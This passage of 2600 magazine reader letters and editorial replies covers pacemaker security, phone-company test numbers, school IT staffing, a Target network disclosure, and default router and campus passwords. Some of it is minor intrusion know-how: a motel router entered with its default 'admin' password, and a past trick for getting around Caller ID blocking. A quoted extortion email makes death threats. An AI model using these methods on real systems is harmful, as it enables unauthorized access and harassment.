Another avenue for attack is the actual programming of the device. A simple web search can lead you to the handheld programming equipment. You can also get a monitor transmitter from eBay. These transmitter devices are placed near or connected to the pacemaker's generator. They convert and transmit information via telephone to a physician that reads device/patient statistics. My knowledge stops there. My point is this. The pacemaker is a simple device that one can use to cause great damage. I'm not talking about hacking a door here; this is a life. As implants become more advanced and common in our health and pleasure, I hope patient safety outside the medical procedure is considered.

kiX

Responses

Dear *2600:*

This letter is in response to the aspiring corrections department officer regarding Jack McClellan, the self-proclaimed but not legally convicted sex offender.

McClellan has previously stated in interviews he created the website www.stegl.org (Seattle-Tacoma-Everett Girl Love) as a way to inform parents about their lack of attention to the safety of their children while out in public. Depending on who you believe, McClellan stated he removed the website because of the flack he was getting but others say it was the service provider which removed the site.

Shortly afterwards he moved to California where he started a similar website called Los Angeles Girl Love. California stepped up to the plate and issued a temporary restraining order requiring McClellan stay 30 feet away from any child.

This is where things could get tricky.

In most courts, for a restraining order to stick, the petitioner (person obtaining order, in this case attorneys with daughters) needs to convince the court the respondent (person the order is against) poses an immediate threat to the petitioner. How can McClellan be considered a threat when he takes his photos while out in public using equipment you can buy at any store? Is this where we start arresting people and convicting them on the mere fact they might commit a crime?

Or is it a situation in which McClellan has committed a crime, despite his cries of innocence, and just hasn't been caught?

Talk to any law enforcement officer, corrections officer, probation officer, or attorney and find out how many attempts it may take for a crime to actually stick to a criminal's record. Your chosen career path is a thankless but noble path. Stick with it because in the end the criminals do get their justice. And no vigilantes are required. Good luck.

Squeeling Sheep

There are real dangers in taking shortcuts to justice and that's what the above case demonstrates, whether intentionally or not. While this guy may now be on everybody's radar, any sort of a prosecution without a clear-cut violation of a law would do far more harm than good ultimately. This sort of thing is mirrored in all sorts of other cases where people who are pretending to be a certain age are prosecuted for potential crimes against someone else who's also pretending to be a certain age but is actually a law enforcement agent. And while there may be a 95 percent chance that a crime would have been committed had the second person actually been a minor, the inconvenient fact here is that there was no real victim - actual or potential. Many are willing to overlook this little problem in the interests of safety and peace of mind but it's a step in a disturbing direction. One day we could actually see prosecutions for such things in the "Second Life" world, among other places, where the people aren't real but crimes against them would be.

Dear *2600:*

I have been an avid reader of your magazine for quite some time. Most interesting to me is the opinions section. Reading the suggestions, comments, and questions always brings a smile. In this past issue the very last opinion posted is a question asking "What OS do you prefer: Windows, Linux, or Mac?" The *2600* response is "We don't discuss religion here." I must tell you that this comment had me laughing hysterically. I found that likeness to be so absurd and yet the more I think about it the more it becomes appropriate. Why is it that we must define ourselves by what OS we use? Let us not divide ourselves into small fractions of a community but exist equally with all who are electronic enthusiasts. Hackers are first and foremost for the freedom of ideas and information everywhere. Hats off to your entire team for the excellent work you do in taking part in the freedoms we can all enjoy.

3v.mike

That sentiment sounds suspiciously Debian.

Dear *2600:*

To daColombian:

After all is said and done, you're still fetching images

from www.2600.com for display on your browser and that domain would still be showing up in any log files that your network admin keeps. You're no better off than if you'd just bookmarked it unless your admin also enjoys poking around in your browser settings. If 2600's main web page really is too slow to load over dialup, I suggest you subscribe to the RSS feed at http://www.2600.com/rss.xml and watch it for publication notices (and other interesting news!). At less than 8kb as of today, even a slow modem should be able to download it in a couple of seconds. *To "M" in the opinions section:*

I live in a small town. I am a sysadmin and my wife is a doctor, so we're both on call pretty much 24/7. We like doing the same things you and your friends do, including going to movies. Our cell phones are always on vibrate in theaters and other quiet public places and neither my wife nor I have ever once answered them without first stepping out into a hallway or lobby. If cell phone jammers become common, we would never be able to enjoy an evening out again; being reachable in case of a work emergency is more important than the new Resident Evil movie.

I know that some impolite jerks don't care if they ruin it for the rest of us, but don't take it out on the majority of us that act responsibly. Remember, you don't hear all the people in a theater who have their phone ringers off or on vibrate. You just hear the idiots.

i<3puppies

In some places, theaters and restaurants themselves are the ones that operate cell phone jammers. In addition, there are lots of places that just don't get a signal inside their establishments. The need to be reachable all the time is a relatively new one for the majority of people and we're obviously still experiencing some growing pains.

Dear *2600:*

This letter is in response to DJ Walker's letter in 24:2. First of all, I am a computer technician in a public school district. I have to say I was quite upset when I read your letter. It's not that computer technicians are incompetent. They are understaffed, underpaid, and controlled by incompetent superintendents.

Our budget for equipment is cut by 50 percent or more each year. Software is the same. We recently were approved for two more additional employees but because of personal grudges we are not permitted to start interviews yet. We are constantly hindered by our administrative staff as to how and when we are allowed to do our jobs. Now this being said, there are four of us in our department: three technicians and our systems admin. We support six buildings and are currently building another brand new shiny building. We support a 50-50 mix of PC (Windows XP) and Mac (10.4.10) clients with an 85 percent Windows Server (2000,2003) base. We have one technician, moi, who is certified in both Mac and Windows. (Guess who supports the MACs for the whole district along with doing all warranty work?) Our teachers all have district issued laptops and have no clue how to use them.

Teachers are extremely illiterate (unwilling to learn also) when it comes to computers and the administrators have the minds of cavemen. (How these people can hold doctorates and be this stupid is beyond me; it is amazing they can get dressed in the morning). Ninety percent of our tickets are for problems that involve stupidity. Was it plugged in? Did your battery have a full charge? Was it the right password? Did you spell your login name right? Were you plugged into our network or were you wireless?

You want to know why things aren't perfect? It's not because your techies don't know how to do it. They don't have the time or staffing to make it so. We were recently accused of "abusing the time clock" when we put in a combined 150 hours of OT just to get the district ready for the start of school. Your techies also most likely don't care. Don't get me wrong. A school district is a great jumping off point to a career but aside from benefits the pay sucks. Try living on 30k a year when you are married, have kids, and have a mortgage. The only people in a school district who get what they want are teachers. Unless you have a contract (or a union for that matter), you will be screwed in a school district.

On a side note, we are all open minded individuals in my department and 2600.com is not blocked in our district. We listen to all students who are willing to tell us if we are doing something wrong or if they found something they could get into that they shouldn't have. We don't punish curiosity.

Keep up the great work. Love the mag!

theforensicsguy

Dear *2600:*

In response to Guitarmaniax's comment in 24:2 regarding the "Redboxing in the New Age" article, I can say it's a relatively common phreak practice to refer to a telephone company by one of their older names when giving an explanation. In this case, I think it's being used to refer to the former SBC areas of AT&T territory. As some of the readers may know, BellSouth exited out of the payphone business in early 2001. If the author had simply referred to former SBC territory as AT&T, this could easily confuse someone who isn't too familiar with the telephone system in BellSouth territory. This isn't something that's native to Bell System territory, either. I'll try to not go into too much detail, but let's take Embarq, a telephone company that serves some of the more rural reaches of many states in the U.S. as an example. In Virginia, before they were known as Embarq, or even Sprint, the company that served the area was known as Central Telephone of Virginia. Exclusively in this area, test numbers such as an Automated Number Announcement Circuit, a machine that reads back the number you're calling from, as well as other fun things, are located in the 11x range, x being one through zero. Additionally, the code 959 and any last four digits in all of this area will take you out of the office you're dialing from and will reach a number on the nearest office to you that processes long distance calls owned by Sprint. In nearby Carolina Telephone territory, also owned by Embarq, both the codes 11x and 959 don't exist. Referring to telephone companies by their older names are just easy and unique ways of making clear who you're talking about (besides, I think "Central Telephone" sounds a lot better than "Embarq," don't you?).

ThoughtPhreaker

Dear *2600:*

"Less code and phone stuff." Seriously? C'mon,

this isn't the "Quilting Quarterly." I have to say over the years there have been many articles featuring code that was written in a language I was not familiar with, but to better understand the article I would learn at least enough to help me appreciate the finer points of the code. It has definitely expanded my horizons.

c0ld_phuz10n

In our recent survey, we received a lot of comments on both sides of this issue. At this stage it makes more sense for us to gravitate towards less code in the actual printed magazine with supplemental code available on our website. This allows for the pages here to be devoted to theories and explanations plus it also keeps people from having to retype or scan all of the code which can really be a pain in the ass.

Dear *2600:*

You have probably already received tons of responses to the article titled "Hacking *2600* Magazine Authors" by Agent Smith (24:3). I can only imagine that many people feel the same as I do about this article but I simply couldn't stay silent on this issue. Agent Smith should be very proud of himself for outing a coworker and probably getting him fired if not in serious trouble for writing about company system vulnerabilities. While I share Mr. Smith's sentiments about loyalty, as it is no doubt an admirable quality, what he fails to realize is that loyalty, like *respect*, is earned and not given blindly. One might argue that all employees should be loyal to the company for which they work. After all, they are employed of their own free will and can leave if they aren't happy with their job. That's all good and fine but the truth is there are hundreds of reasons someone would hold onto a job they don't like, not least of all fear of starving to death, fear of change and the unknown, and fear of leaving one's comfort zone. These aren't trivial matters for most people. I too work for a very large company with offices around the world whose name is very recognizable and I can speak from some experience on this subject. Large companies have a tendency to have a corporate culture that is not conducive to sharing information. Many companies don't even realize that they are doing this and sometimes they do it on purpose. The culture that you work in will determine how loyal, happy, dedicated, and hard working the company's employees are. It is almost as if the bigger the company, the worse the culture is for the employees. Many bosses do not even realize that they create and perpetuate an environment that encourages the behavior that the subject of your rant (the2600one) exhibited by publishing a seemingly anonymous letter in 2600. I'm sure Agent Smith is thinking, "Frankly I don't give a shit since I'm perfectly happy at my job and I'm treated with respect" but this may not be the case for someone who works in another department, in another branch, or even in the same department as yourself. Different units of the business may be run differently and may not have the same wonderful environment you, yourself, are subject to.

I can speak from experience when I say that I have seen bosses within my organization try to hush workers who expose vulnerabilities or simply try to improve horrible processes that hinder productivity and cause stress to the employees carrying out these absurd policies. In fact, many business processes are counterintuitive and just plain stupid. It sounds ridiculous but it is true. Is it possible that the2600one is not happy with his job because he has tried to point out vulnerabilities to his boss or coworkers and received a cold or indifferent response? Is it possible that this person is not happy with his job because the culture does not encourage intelligent thought and puts in place an environment which discourages free thinking and ingenuity? I would say it is very likely the case since most large companies want to do things the way they've always been done. They don't want to change, whether it is out of fear of the unknown, ego, or simply laziness.

The question I would ask is why an obviously intelligent person is not loyal to his company. You may say you don't give a hoot but if you care about your company so much you should care about this. It is likely that he is not the only employee in this situation and if that is the case you will see more and more articles in *2600* spotting holes in your company's infrastructure and systems. Which begs the question, why then, if you care so much about your company and are so loyal to it did you not report the article immediately to management and let them know that they have a major issue? Hmmm... looks like someone needs to think about what loyalty means while they point the finger at other staff members.

Logopolis

Dear *2600:*

I read the article on "Cheating" Goog411 in 24:3. One of the author's predictions is that Google will eventually pull the free connecting part, reason being "abuse" by people using it to connect to a variety of phone numbers that aren't Yellow Page type businesses such as payphones, ANAC, or loops. Far from it! In today's day and age, I'd even wager that a good number of wealthier *2600* readers might be willing to pick up the cost of providing numerous in-country phone calls, especially given the popularity of unlimited calling plans these days, just to grab onto a list of all the coolest or most popular and interesting phone numbers among *2600* readers in the country. Likewise, I'm sure Google uses the information the same way, to categorize how popular businesses are, and any sort of interference with that data collection activity would reduce the value of the project far more than the non-malicious playfulness suggested in the article.

Zaphraud

Dear *2600:*

Just read your editorial regarding the feedback you had been receiving on the subject of politics in your magazine. There are as many reasons to oppose political content as there are reasons to consume it, even if only in order to "keep your friends close, and keep your enemies closer." Pericles said "Just because you do not take an interest in politics, does not mean politics won't take an interest in you."

Like it or not, that world of politics is what ultimately decides which, if any, of our day-to-day actions makes us criminals, or what types of actions can be used against us as citizens. Those things should be of great interest to us all because they certainly affect us all. In my opinion, anyone turning a blind eye toward that has no room to complain when they don't like the result. I am not unreasonably concerned about *2600* losing focus due to any political content, and in fact I welcome it from a source unlikely to perpetuate the

mainstream media's ignorant bias.

Thanks guys, keep up the good work.

Dvnt

Dear *2600:*

I'd like to respond to the "Target: For Credit Card Fraud" from 24:3 with a bit of skepticism. First, I cannot see how he has done "more good than harm" by exposing this info about hacking into Target's internal network by not doing anything for "over a month" and then writing an article about how he illegally played around in it while he worked there and not show any evidence of reporting this security flaw to any Target authority. I am not trying to bash on *2600* for publishing it, but really, should these kind of articles get published?

I mean this guy is writing an article to a hacker mag a month after being an employee of that company reporting a flaw in their network and pretending to be a bad-ass, remaining anonymous, and pointing out how this information is only for advice to the company to change their security system.

He did not mention what position he held, but we can assume he did not have an authority position since he mentioned that he played around on the internal network from registers to computers in the employment kiosks along with managers' and backroom computers, therefore implying he was a ground worker without an office (therefore not part of the tech group) and that he did not do his job, but rather played around with people's information like a little kid writing amateur DOS batch files to retrieve this info.

A big concept that slipped my mind when I first skimmed through this article is that, if this kid knows all of this "techie" knowledge, why in the heck was he working at Target in the first place? Obviously this kid is either exaggerating or lying about the "break-in" he actually employed on the network. Discouragingly, this kid did not last long enough to explore the whole entire network. Oh golly! What a shame! He couldn't steal more credit card info or at least feel like he was stealing some valuable information that anyone can get access to. Come on, registers? In no way are they involved enough in the network to even have employee info. I've worked with registers in similar stores. You have no access to anything except a big calculator for retards.

In summary, this kid is either exaggerating on what he found or he is flat out lying. I've learned never to trust a source unless others can back it up and this is a good example of it.

Kid, I suggest you stop child's play and start doing what they pay you for and let the real techies worry about security breaches.

It just sickens me how anyone can write a BS article such as this and get it published. In no way is this article helpful to the readers, the mag, or Target for that matter. Don't wait a month to write a vague article on a company's poor security unless you report the flaw to the company first! If you don't, then you are indeed doing more harm than good, and shouldn't include the BS about "please do not use this info for malicious purposes." People like this make a bad name for hackers.

F33dy00

Do you really believe that there are no intelligent people working at Target who have "techie" knowledge? There are people everywhere who know things that may be a lot more than what's needed for their jobs. And regardless of whether or not this writer should have reported the information to his local supervisor before revealing it to the world, what's important is that the information wasn't kept secret. We've seen plenty of examples of how reporting something to your boss or teacher or even to someone you have no connection to can backfire and wind up causing you all sorts of problems. It's a microcosm of the hacker getting blamed for the vulnerability which he didn't create but merely exposed. And in this particular case, there are likely many other companies making the same mistake who will read this and learn something about what they're doing wrong - before it's too late. So while you may only see the evil that can come from disclosing such information, there is always a benefit to discussing these mistakes.

Incidentally, the system at Target may have been changed since this article was printed. In fact, we received this letter from the author of the piece after we had already put the article into the issue:

"I appreciate that you are going to publish my article, but I believe that by the time it is printed, the information will no longer be accurate. It has come to my attention that the deadline for PCI compliance is very close (http://www.pcicomplianceguide.org/). If Target is following the standards set forth by PCI compliance, then their security setup would have changed. I have no way to verify any changes have taken place, but I can only assume they have tightened up their security. I am requesting that you do not publish the article. I don't want to propagate false information and put the reputation of your magazine at risk."

Ideas

Dear *2600:*

The number of wireless connections in my 'hood is getting to the point where someone's connection overlaps someone else's. With that in mind I decided to make a political statement with my wireless router name by changing it from Linksys to IHateHillary (your statement here). Then my daughter suggested I change it to MoveYourTrailer so my neighbor would see it and move his trailer from right in front of my house. But what if I could communicate with neighbors using just my server name and the free transmitter it came with? I could change my server name to "are you there" and wait until a neighbor (i.e., neb) changes their server name to "Yes, #00X43", the data being some code word or anything you like. With a simple program, I could change the name of my transmitter and you could monitor changes to a name with a header and date field. Such as "Serv1-0101101010111100" and you could respond with "Serv2-0001110010101110010011". With a sequence number and data field, plus maybe some in band control bits, you could transmit all over. The only drawback is most Ethernet/IP connection software needs to reestablish the secure connection with a password every time the name changes. But this could be useful in an emergency.

FobG

Dear *2600:*

I'm a long time reader and recent subscriber (finally overcame that "being on a list" paranoia,

what can I say). Although I don't always agree with or highly value every single article, overall I really love what you guys are doing. I also take great pleasure in reminiscing "the good old days" while perusing some of the earlier issues. Some articles I even consider "required reading" and mercilessly harangue friends, family, and employees into reading them. It is this last concept that I wish to pursue further.

It would be amazingly cool (and more than a little useful) to be able to search your online index, find an article(s) or letter(s) of interest, and then click to go directly to the full text of the content in question. Even cooler if I could provide such access to my employees. Oh, I know that whole idea sort of directly threatens all you hold dear and sacred (i.e., your primary source of revenue) - but I'm not asking for free digital content. I already have the issues, I just want to be able to peruse them (and have my employees do so) - without thumb-printing them all up (hello, 23:4).

So, what do you think? I'd like to make online perusal of your magazine an employee benefit for my company, and I don't mind paying for the privilege. Make it an online service and I'll pay for subscriptions, or license it and I'll host it myself. Any chance in hell this idea goes anywhere?

thotpoizn

While it all sounds nifty, actually implementing such a thing requires a great deal of work and a lot of coordination. By no means is it impossible but we have yet to hear a plan that we're capable of implementing and that wouldn't put us out of business.

Dear *2600:*

Have you guys ever thought about maybe printing a reference book of the best printed and unprinted articles? Maybe classify them into pertinent sections according to coding, hardware, and useful programs. I find myself rifling through old copies of your mag for articles that I have read when I run into a situation and know that I read an article that has something relevant to the situation. I would love to add a *2600* reference style book to my desk at the public school I support and it would be great to index all of that useful info!

Matthew

This is something we're actively pursuing and expect to have more news about soon.

Problems

Dear *2600:*

Thanks for the great publication. I love it. I have been reading since I have been 12 and really enjoy it. I have had some problems lately that I think you great geeks can figure out or give some advice about. Here is my problem. I have been receiving a bunch of calls from the "Secret Service" lately and it is getting really old. I highly doubt that the Secret Service likes prank calling people, and I would like to know who is behind the problem. It is a private number which is the trouble. And I can't block all private calls because some of my friends have blocked Caller ID by default. So how should I go about stopping the calls and/or figure out who is calling me? I figure they are just from some other more immature 14-year-old not too different from myself. I am getting the calls on my cell phone which is the worst part. They call about six times a day and call between 3 pm and 11 pm.

Beachedwhale

Let's not be so quick to assume that the Secret Service doesn't like to prank call people. But you mention that this caller managed to block Caller ID which right there puts them at a level of sophistication beyond that of the Secret Service. So what you're dealing with is an entity who is calling you over and over again without identifying themselves. Back in the old days, this sort of thing happened all the time. Today it's so much easier to identify incoming calls even when they're blocked. There's no more running to the central office while trying to keep the caller on the line and taking 20 minutes to figure out what part of the country the call is coming from. These days it's all logged somewhere. If the Caller ID is blocked then you (the called party) simply aren't able to see that information. But your phone company can. Those are the people who can help you put a stop to this. There are other more tricky ways such as forwarding your line to a service that reads the ANI data rather than the Caller ID data. A few years ago a company named Z-Tel inadvertently provided this service to their customers when forwarding calls to another line. Someone could call your landline with their Caller ID data blocked, the Z-Tel service would ring your line and after a certain number of rings would forward the call to a second number that you had designated as part of a "follow-me" service, and the caller's actual number would appear as the incoming number on the second phone regardless of blocking status. This little feature was discovered and "fixed." But there are undoubtedly other ways of doing this and we're sure our readers will send in suggestions. For now, simply don't pick up blocked calls and return the phone calls of anyone you know who calls you with their number blocked. When the people behind this stop getting anything other than your voicemail, they will grow bored and move on to something else like physically attacking you. And then you'll know who they are.

Dear *2600:*

Although this letter has nothing to do with phreaking or technical hacking, it entails an interesting situation about socially "hacking" the educational system:

The high school which I attend uses the Prentice Hall biology curriculum for their biology courses offered through the International Baccalaureate program. It turns out that this is the exact same curriculum that I used in middle school through a "gifted and talented" program in seventh grade. Upon learning this I was incredibly disappointed. After all, I would not be learning anything new in one of my favorite subjects for an entire semester! Then it dawned on me: besides just having remembered all of the information within the textbook, I still had a copy of every single test and assignment for that textbook. These are the standard tests devised by Prentice Hall Publishing, mind you. In the IB program and in my high school, it is considered academic dishonesty or "cheating" if one somehow has a copy of a test prior to the administration of that test, hence the solution to my problem. If I tell the biology teacher and/or the IB administrator that I have these and submit copies to them to prove it, they may bump me up a semester to material I haven't learned yet! I could say that it wouldn't feel right on my conscience to cheat in this

manner, that I fear penalties, etc. The obvious pitfalls to this approach are that they could just give me alternate, and undoubtedly easier, tests, or they could use tests different from the standard. There is also the possibility that they would just not care or that they would confiscate the tests. (I will make copies which I won't turn in.) I have been lucky so far, compared to many hackers, as to the quality of my education, and I am worried somewhat that my luck may run out and the teachers will resort to ludicrous measures out of laziness. If they state that I couldn't have remembered all of that, then they would be condemning their own teaching methods. How do they expect us to recall it in real life, then? Plus, there is still the fact that I will be bored, having learned all of this previously. Thus, it is a fairly positive situation for me either way - they either move me up in the curriculum or I get an easy A, the latter being the less desirable of the two outcomes. The true colors of the IB program and of my high school, which is highly touted for a public school, shall be revealed regardless. Needless to say, it will be interesting to see what comes of this. The things one has to do to learn....

The Philosopher

Dear *2600:*

I have a story for you but it's not about hacking. My wife and I were visiting family and staying at an unnamed motel. This motel was one of those really cheap ones where you go for affairs and stuff. Anyway, this hotel advertised Free Wireless Internet, which is one of the reasons I chose it. I was browsing around the Internet using their network when I got curious. I wondered what type of router they were using and how secure it was. So I opened up the command prompt, got the IP address, and typed it into the URL bar. A familiar screen popped up. It was the same one from my wireless network at home. So I knew they were using a Linksys router. Then came the admin name and password prompt. I thought I'd give it a shot and use the default which is no admin name and the password is "admin". I mean, no motel, hotel, or any other place would be dumb enough to leave it as the default settings but I figured it wouldn't hurt to try. Lo and behold I was granted access and the all too familiar, to me anyways, configuration page popped up. It was so easy to get in I was stunned. I looked up in the upper right hand corner of the screen and noticed they were using the same router I used at home. At this point I could have changed whatever I wanted but I didn't. I didn't bother telling the guy at the front desk because he would have blown me off and he probably would have called the cops and said I was hacking into their network. I thought I would share this story with you to show how some people still don't care about their network security.

Togeta

This is primarily because most people aren't network admins. Odds are the guy at the front desk has no skill or interest in this department at all and his solution to the problem would be to just unplug the thing. While large chains can afford to hire IT guys and ensure that routers don't get installed with default passwords, the smaller places might wind up not offering the service at all if it becomes too problematic. That's why education on a very basic level is so important. Something like this should be as intuitive as locking a door.

Dear *2600:*

I don't know why, but the last two times I've purchased *2600* at my local Borders, they have been unable to scan the UPC and get it to ring up. They will key it in manually as a generic periodical, which as far as I know means you guys don't get any sort of credit or anything for it. Just a heads up.

Ramie

Borders doesn't have this policy but Barnes and Noble does, where issues that they lose track of get charged to us. Thanks to you and the many others who are keeping us updated.

Dear *2600:*

I work at a college in New Jersey. To put things into perspective: The people who run this place think that technology means more computers in the classroom We recently switched from a Novell server (which was seven years old) to a Windows Active Directory server (which is new). So the guys from the IT department installed WAD on my machine. I asked the IT guy, "Do I keep the same password?" His reply was, "No, here's your new password." He then told me that my username was "jsmith" and my password was "js1234". "1234" is my phone extension on campus. How secure is my (or anyone else's) password and files if everyone knows how to get in? Luckily I was able to have my IT guy change my password so no one knows what it is.

Since everyone's password is not protected, can I log in as the college president? What about the head of the IT department? Facilities? Finance? I haven't tried it, but I'm very tempted to.

hypo

What's even more amazing is that you apparently don't have the ability to control your own password. Giving out a default is fairly standard and not necessarily insecure if it's followed up immediately by a password change. This apparent missing second step at your institution is indeed a major problem.

Dear *2600:*

Please stop all subscriptions addressed to the facility listed above. This is a state hospital for civilly committed sexually psychopathic personalities and sexually dangerous persons. It is inappropriate for them to receive this subscription. Your publication jeopardizes the security of our facility and places a risk to patients, staff, and the public.

Office of Special Investigations

We've been accused of a lot of things but jeopardizing the security of a civilly committed sexually psychopathic personality is a first. We're also not sure how such a person reading our magazine puts the public at risk but we'll defer to your judgment on that. However, as the person(s) who subscribed to us at this institution paid us for it, we must notify them and issue refunds for the unreceived issues. Hopefully that won't cause more grief.

Questions

Dear *2600:*

Are you interested in an article about spoofing fingerprint biometric sensors? I've just done a bunch of work on fake fingerprints and I could write a pretty nice how to (actually addressing the practical issues

and what the best methods are, unlike most of the academic world). I've also got some stuff on Albert Wehde, who seems to have been the first guy to forge prints, way back in 1927 when he was in federal prison for gunrunning.

I'm asking instead of submitting because I haven't read *2600* for a while and I don't know if you want to cover this stuff or even if you've covered it recently. If you're interested, what sort of word count do you usually want?

M

Anything involving spoofing, bypassing security, or just plain mischief is most certainly something we'd be interested in hearing more about. As for word count, just shoot for long enough to tell your story as thoroughly as possible without becoming boring.

Dear *2600:*

After getting a hang up on my phone showing a number of 214-000, I started Googling and found out that maybe 214-000 has something to do with calls coming across from Mexico via Texas. I then stumbled across some postings about this number: 214-586-0999. When I dial it a synthesized voice called out my phone number then said "Please wait while I connect your call." I then get some interesting new-agey techno music that just goes on and on. Anyone know what these numbers actually are?

Doda

This number is indeed interesting. While we couldn't get it to read out the phone number, the endless musical hold is apparently unavoidable. Judging from the many comments about the number on the Internet, it seems to show up on various calls from other countries all over the world. There is wide speculation that this is some sort of a VoIP service where the phone number is being manipulated. We'll keep our readers updated if we get any more info.

Dear *2600:*

Not sure if this is possible, but could you get me in contact with the writer of an article in the current issue? The reason for my interest is that I was intrigued by their analysis of the network and I work as an engineer for a competing company. So I am interested in what we can do to secure our product.

David

If a writer wants to be contacted, he/she will add an email address to their byline. Otherwise we have to assume they don't wish to receive correspondence. And we simply cannot serve as a go-between for a whole variety of reasons.

Dear *2600:*

I received this email as the date indicates and I was wondering if this can be traced to the sender or an origin? I should have written sooner about this. I was reading the article "Hacking *2600* Magazine Authors" in 24:3 and it got me to thinking about this threatening email I received back in April of this year. I have treated this as a prank mostly except I did have a short connection with the FBI when I was asked to do some radio monitoring after I tuned in a strange radio transmission in CW I intercepted off of the 30 meter ham band.

I buy *2600* off of the mag rack at Hastings regularly and appreciate the work all of you do. So thanks for reading this and be careful out there!

----- Original Message -----
Sent: Monday, April 16, 2007 12:58 PM
Subject: Comply with us or you die

Do you want to live? Comply with us, even as you reading this mail, you are being watched. Your internet and telephone are tapped by us. This is a serious case. After, reading this mail, don't try anything stupid. Don't involve police, interpol, or FBI.

I am a strong member of islamic shite and an assasian by profession. I am from Afghanistan. I was paid by someone to assasinate you and your family by bomb blast last weekend. We have carefully monitored your family for one month now and we have your family profile and personal data.

You are supposed to be a dead person by now, but we want to give you chance to live if you comply with us by doing what we will ask you to do. Your family cannot run or hide from us because we have network almost all over the world. Remember , we are watching now and if you involve police, you will die!!!

May Allah be blessed.

John

In a way this sort of thing was inevitable. The old style spam of simply trying to con people out of their money may well evolve into outright threats and intimidation tactics to extort people. We find the letter extremely humorous but you undoubtedly don't. Our unprofessional opinion tells us that the level of absurdity contained within indicates that this thing isn't for real. The fact that they mention the FBI and that you already have been involved with the FBI leads us to suspect this is someone who knows this about you. And if somehow this information went out over one of the ham bands, then that is almost certainly what is happening. There are all sorts of ways of figuring out where the mail came from based on full headers (which weren't forwarded to us), the appearance of the email address in public posts, and other clues. But it's also possible to mask all of this information with a tiny degree of competence. Then you must look for other clues within the body of the message, the timing of its delivery, etc. And if after all of this you find that it's keeping you up at night, by all means contact someone in authority who's capable of understanding what's going on. Threats of violence should never be tolerated.

Dear *2600:*

I've been enjoying *2600* for some time now and would like to have your voice around for a lot longer. To that end I've often wondered which method of buying the magazine is most beneficial to you guys. For example, do you need sales from my local bookstore to increase circulation through distributors and make it worth giving you shelf space? Or do you prefer the extra money you get from subscriptions? Does the discount for multi-year subscriptions really outweigh the cost of renewal notices? It seems like lifetime subscriptions give you cash up front, but do you then regret it when subscribers live forever?

In short, assuming minor price differences and paranoia about subscribing aren't a concern to me, what way of buying the magazine does the most to keep *2600* viable in the long run?

RB in SF

The only real answer to this is to recommend that you do whatever is most convenient for you and that

you keep doing it. If you subscribe and forget to renew then obviously that doesn't help us. And if you keep going to your store in hopes of finding us and either get there too late or aren't lucky enough to have a store that carries us in your town, then subscribing helps both you and us. We hope people find us in bookstores and don't just bring issues over to the coffee section and get stains on them. While it's good to see stacks of issues in stores, if they remain there for too long it becomes a problem. It is your civic duty to see that the issues get sold to people who can appreciate them. We're not asking that you drag total strangers in off the street and demand that they buy an issue (although we're not forbidding that action either) nor are we suggesting that you buy all of the issues yourself and then hand them out as gifts and swallow the loss without complaining. What we would like is for people to be aware when a new issue is out and for them to alert others so that our sales do well and we have enough to put out the next one. Our readers have always been very loyal and, as we're 100 percent reader supported, they are literally the only reason we're still around. If we were advertiser supported, the numbers could be fudged in order to keep the advertisers paying whatever we wanted, resulting in a publication that served no one but ourselves. That, unfortunately, is a common practice and it's one of the reasons we've resisted even cautious steps into that world. So please subscribe or buy individual copies in whatever manner is best for you. (No, we don't mind when our lifetime subscribers live forever.) In short, spreading the word always helps. But thanks so much just for caring enough to ask.

Dear *2600:*

I've been an avid reader of your publication for several years now and I love the technical information presented. I do have a question for y'all, however, which deals with capturing streaming video as it appears on the PC. On youtube.com, there are several videos which take a while to download. It would be great if it were possible to record the streams to a file on the hard drive so it could be watched later without the continued pausing which occurs when the additional video has to be downloaded.

What I have tried already is to right-click on the page that is playing the stream, select View Source, and then save it to a ".txt" file. I then opened the .txt file in Notepad.exe and performed a search for links that ended in the standard suffix associated with video files (i.e., .wmv, .swf., .asp, etc.). On the rare occasion that I found one, I would cut and paste it into my browser's "www" field and click go. However, this did not appear to work.

Is there any other method by which I could capture the streams?

CMG

Yeah, there are methods that actually work. One you might want to try is YouTube Downloader which can be found at http://youtubedownload.altervista.org/.

Dear *2600:*

Hey guys. Are you interested in Polish payphones? Well, if you are I could take some photos. Just tell me.

suN8Hclf

While this somehow feels like we're entering into a drug deal, yes, we are interested. Hook us up. Thanks.

Dear *2600:*

Any chance of you guys doing an article on the Sidekick?

BiomechanoidXIII

Only if someone writes one. Our address is articles@2600.com.

Dear *2600:*

I just got done reading 24:2 and found it to be very well informed. I truly enjoyed reading it although this edition was my first and only issue. I don't have access to a computer but I plan to remedy that in the near future. In the meantime I was wondering if you could provide me and/or direct me to any information regarding the following:

1) E Door Tracker.
2) ATM Technology (i.e., keypad, etc., etc.)
3) Websites that contain hacker equipment.

In closing I thank you in advance.

Anthony

We probably shouldn't ask what you're up to but all of what you seek can be found on the net just by plugging those phrases (and others) into a search engine. There's way too much to simply provide to you while you don't have computer access and we're not sure what good the websites would do you during that time anyway. We suggest having a friend print out a bunch of stuff from some of the results of this search. It will keep you busy.

Dear *2600:*

How does one catch someone who is backspoofing the telephones at home and the cell phone? I know it is happening but I don't know how to find out who is doing it.

Christine

We'd be more interested in hearing how you "know" this is happening. We get letters like this all the time where people are convinced someone is watching their every move or impersonating them but without a clear picture as to just how this conclusion was reached, it's impossible to give good advice. Spoofing Caller ID isn't very hard to do which is why nobody should rely on that data for any sort of identity verification. It would be a good idea to not use any service that does.

Dear *2600:*

What's the deal with the Winter 2006-2007 cover? Why is Bob Dylan shaking hands with the guy from the "Take on Me" video by A-Ha (80s band)? What's in the suitcase? Why in front of the Merrill Lynch bull?

W1f3y 0f R34d3r

It represents the joining of forces to prevent Merrill Lynch from moving uptown and destroying the Hotel Pennsylvania. We just didn't know it at the time.

Dear *2600:*

Do you have any surveys which show the most popular computer companies? Under each company what is the most popular computer? What is the most popular OS? Who has the best customer service? Do you have anyone who can write a program starting

with DEBUG? Do you have anyone who does assembly language programming on a DOS/Windows OS? If so, what books does he recommend to help me learn this language?

FK

Do you ever write anything that isn't a question? Most of what you're asking has nothing to do with our subject matter, is way too general, and is really stuff that you get to learn on your own after playing around with computers for a while. You will find plenty of people willing to give you advice once you get involved.

Surprised?

Dear *2600*:

